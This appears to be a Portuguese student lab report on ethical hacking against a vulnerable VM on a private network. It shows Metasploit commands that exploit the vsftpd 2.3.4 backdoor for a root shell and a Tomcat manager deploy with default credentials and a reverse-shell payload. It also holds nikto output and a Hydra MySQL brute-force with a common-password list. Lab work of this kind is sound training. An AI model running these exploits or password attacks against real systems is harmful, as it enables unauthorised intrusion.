Ethical Hacking

Ary Felipe Farah e Silva


IP Kali: 192.168.236.130

1 Configuração Inicial

Não consegui acessar o Zenmap através do Kali Linux, então fiz o equivalente utilizando o Nmap:

```
sudo nmap -sn 192.168.236.0/24
```


Resultados:



IP Meta: 192.168.236.129

2 Exploração de Vulnerabilidades

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R
```




```
       =[ metasploit v6.4.9-dev                           ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

1º Run

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.236.129
RHOST ⇒ 192.168.236.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.236.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.236.129:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

2º Run

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.236.129:21 - The port used by the backdoor bind listener is already open
[+] 192.168.236.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.236.130:37141 → 192.168.236.129:6200) at 2024-06-16 20:06:13 -0400
```

`ls -la`

```
ls -la
total 89
drwxr-xr-x  21 root root  4096 May 20  2012 .
drwxr-xr-x  21 root root  4096 May 20  2012 ..
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom → media/cdrom
drwxr-xr-x  13 root root 13820 Oct 26 07:42 dev
drwxr-xr-x  94 root root  4096 Oct 26 09:16 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root  5821 Oct 26 07:42 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 111 root root     0 Oct 26 07:42 proc
drwxr-xr-x  13 root root  4096 Oct 26 07:42 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 Oct 26 07:42 sys
drwxrwxrwt   4 root root  4096 Oct 26 07:42 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

`ps -ef`

```
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 07:42 ?        00:00:01 /sbin/init
root         2     0  0 07:42 ?        00:00:00 [kthreadd]
root         3     2  0 07:42 ?        00:00:00 [migration/0]
root         4     2  0 07:42 ?        00:00:00 [ksoftirqd/0]
root         5     2  0 07:42 ?        00:00:00 [watchdog/0]
root         6     2  0 07:42 ?        00:00:00 [events/0]
root         7     2  0 07:42 ?        00:00:00 [khelper]
root        41     2  0 07:42 ?        00:00:00 [kblockd/0]
root        44     2  0 07:42 ?        00:00:00 [kacpid]
root        45     2  0 07:42 ?        00:00:00 [kacpi_notify]
root       174     2  0 07:42 ?        00:00:00 [kseriod]
root       212     2  0 07:42 ?        00:00:00 [pdflush]
root       213     2  0 07:42 ?        00:00:00 [pdflush]
root       214     2  0 07:42 ?        00:00:00 [kswapd0]
root       256     2  0 07:42 ?        00:00:00 [aio/0]
root      1280     2  0 07:42 ?        00:00:00 [ksnapd]
root      1505     2  0 07:42 ?        00:00:00 [ata/0]
root      1506     2  0 07:42 ?        00:00:00 [ata_aux]
root      1515     2  0 07:42 ?        00:00:00 [scsi_eh_0]
root      1518     2  0 07:42 ?        00:00:00 [scsi_eh_1]
root      1538     2  0 07:42 ?        00:00:00 [ksuspend_usbd]
root      1543     2  0 07:42 ?        00:00:00 [khubd]
root      2411     2  0 07:42 ?        00:00:00 [scsi_eh_2]
root      2590     2  0 07:42 ?        00:00:00 [kjournald]
root      2746     1  0 07:42 ?        00:00:00 /sbin/udevd --daemon
root      3159     2  0 07:42 ?        00:00:00 [kpsmoused]
dhcp      4120     1  0 07:42 ?        00:00:00 dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.eth0.pid -lf /var/lib/
dhcp3/dhclient.eth0.leases eth0
root      4170     2  0 07:42 ?        00:00:00 [kjournald]
daemon    4299     1  0 07:42 ?        00:00:00 /sbin/portmap
statd     4315     1  0 07:42 ?        00:00:00 /sbin/rpc.statd
root      4321     2  0 07:42 ?        00:00:00 [rpciod/0]
root      4336     1  0 07:42 ?        00:00:00 /usr/sbin/rpc.idmapd
root      4559     1  0 07:42 tty4     00:00:00 /sbin/getty 38400 tty4
root      4560     1  0 07:42 tty5     00:00:00 /sbin/getty 38400 tty5
root      4566     1  0 07:42 tty2     00:00:00 /sbin/getty 38400 tty2
root      4569     1  0 07:42 tty3     00:00:00 /sbin/getty 38400 tty3
root      4571     1  0 07:42 tty6     00:00:00 /sbin/getty 38400 tty6
syslog    4608     1  0 07:42 ?        00:00:00 /sbin/syslogd -u syslog
root      4652     1  0 07:42 ?        00:00:00 /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
klog      4654     1  0 07:42 ?        00:00:00 /sbin/klogd -P /var/run/klogd/kmsg
bind      4677     1  0 07:42 ?        00:00:00 /usr/sbin/named -u bind
root      4699     1  0 07:42 ?        00:00:00 /usr/sbin/sshd
```


E mais um monte de coisa

3 Análise de Vulnerabilidades WEB

```
┌──$ nikto -host 192.168.236.129 -p 8180
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.236.129
+ Target Hostname:    192.168.236.129
+ Target Port:        8180
+ Start Time:         2024-06-16 20:20:19 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache-Coyote/1.1
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https:
//developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME ty
pe. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities
/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /favicon.ico: identifies this app/server as: Apache Tomcat (possibly 5.5.26
 through 8.0.15), Alfresco Community. See: https://en.wikipedia.org/wiki/Favi
con
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS
.
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save file
s on the web server.
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on
 the web server.
+ /: Web Server returns a valid response with junk HTTP methods which may cau
se false positives.
+ /: Appears to be a default Apache Tomcat install.
+ /admin/: Cookie JSESSIONID created without the httponly flag. See: https://
developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
```

```
+ /admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let atta
ckers read arbitrary files. Restrict access to /admin. See: http://cve.mitre.
org/cgi-bin/cvename.cgi?name=CVE-2000-0672
+ /admin/: This might be interesting.
+ /tomcat-docs/index.html: Default Apache Tomcat documentation found. See: CW
E-552
+ /manager/html-manager-howto.html: Tomcat documentation found. See: CWE-552
+ /manager/manager-howto.html: Tomcat documentation found. See: CWE-552
+ /webdav/index.html: WebDAV support is enabled.
+ /jsp-examples/: Apache Java Server Pages documentation. See: CWE-552
+ /admin/account.html: Admin login page/section found.
+ /admin/controlpanel.html: Admin login page/section found.
+ /admin/cp.html: Admin login page/section found.
+ /admin/index.html: Admin login page/section found.
+ /admin/login.html: Admin login page/section found.
+ /servlets-examples/: Tomcat servlets examples are visible.
+ /manager/html: Default account found for 'Tomcat Manager Application' at (I
D 'tomcat', PW 'tomcat'). Apache Tomcat. See: CWE-16
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protecte
d).
+ /host-manager/html: Tomcat Manager / Host Manager interface found (pass pro
tected).
+ /manager/status: Tomcat Server Status interface found (pass protected).
+ /admin/login.jsp: Tomcat Server Administration interface found.
+ 8226 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2024-06-16 20:21:13 (GMT-4) (54 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

4 Captura de Tráfego com Wireshark



5 Exploração de Vulnerabilidades no Tomcat

```
msf6 > use exploit/multi/http/tomcat_mgr_deploy
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOST 192.168.236.129
RHOST ⇒ 192.168.236.129
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
```

```
[*] Started reverse TCP handler on 192.168.236.130:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6133 bytes as GECXrdHcDuv5aRcTBPxgMcX.war ...
[*] Executing /GECXrdHcDuv5aRcTBPxgMcX/93Zgz.jsp ...
[-] Execution failed on GECXrdHcDuv5aRcTBPxgMcX [500 Internal Server Error]
[*] Undeploying GECXrdHcDuv5aRcTBPxgMcX ...
[*] Exploit completed, but no session was created.
```

Tentei rodar várias vezes, mas não obtive sucesso

6 Quebra de Senhas do MySQL

```
┌──(kali㉿kali)-[~]
└─$ hydra -l root -P '/home/kali/Desktop/senhas.txt' mysql://192.168.236.129
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ille
gal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-16 21:21:33
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14 login tries (l:1/p:14), ~4 tries per task
[DATA] attacking mysql://192.168.236.129:3306/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-16 21:21:36
```

```
sem_senha
root
admin
password
1234
123456
root123
admin123
toor
mysql
rootroot
adminadmin
changeme
qwerty

```

Nenhuma senha foi compatível.

7 Exploração do Banco de Dados

```
┌──(kali㉿kali)-[~]
└─$ mysql -uroot -p -h 192.168.236.129
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

┌──(kali㉿kali)-[~]
└─$ mysql -uroot -p -h 192.168.236.129
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

┌──(kali㉿kali)-[~]
└─$ mysql -uroot -p -h 192.168.236.129
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

┌──(kali㉿kali)-[~]
└─$ mysql -uroot -p -h 192.168.236.129
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number

┌──(kali㉿kali)-[~]
└─$ mysql -uroot -p -h 192.168.236.129
Enter password:
ERROR 2026 (HY000): TLS/SSL error: wrong version number
```

```
sem_senha
root
admin
password
1234
123456
root123
admin123
toor
mysql
rootroot
adminadmin
changeme
qwerty

```